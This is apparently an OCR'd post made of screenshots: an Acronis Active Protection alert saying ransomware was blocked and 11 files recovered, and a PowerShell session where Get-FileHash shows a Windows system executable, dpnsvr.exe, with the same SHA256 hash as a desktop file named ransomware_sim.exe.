
Acronis Active Protection

11 modified files are recovered

The ransomware was blocked. To be sure your data is safe, scan your computer with antivirus software.

Recovery summary

Close



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\DumbUser> get-filehash C:\WINDOWS\SysWOW64\dpnsvr.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          FC7D0E69E3C9CCA5763BA6A79CCD62D2F51809070E72F69FF18627922AE99D26       C:\WINDOWS\SysWOW64\dpnsvr.exe


PS C:\Users\DumbUser> Get-FileHash .\Desktop\ransomware_sim.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          FC7D0E69E3C9CCA5763BA6A79CCD62D2F51809070E72F69FF18627922AE99D26       C:\Users\DumbUser\Desktop\ran...


PS C:\Users\DumbUser>
```

Acronis Active Protection

11 modified files are recovered

The ransomware was blocked. To be sure your data is safe, scan your computer with antivirus software.

Recovery summary

Close

Posted on 2021-05-19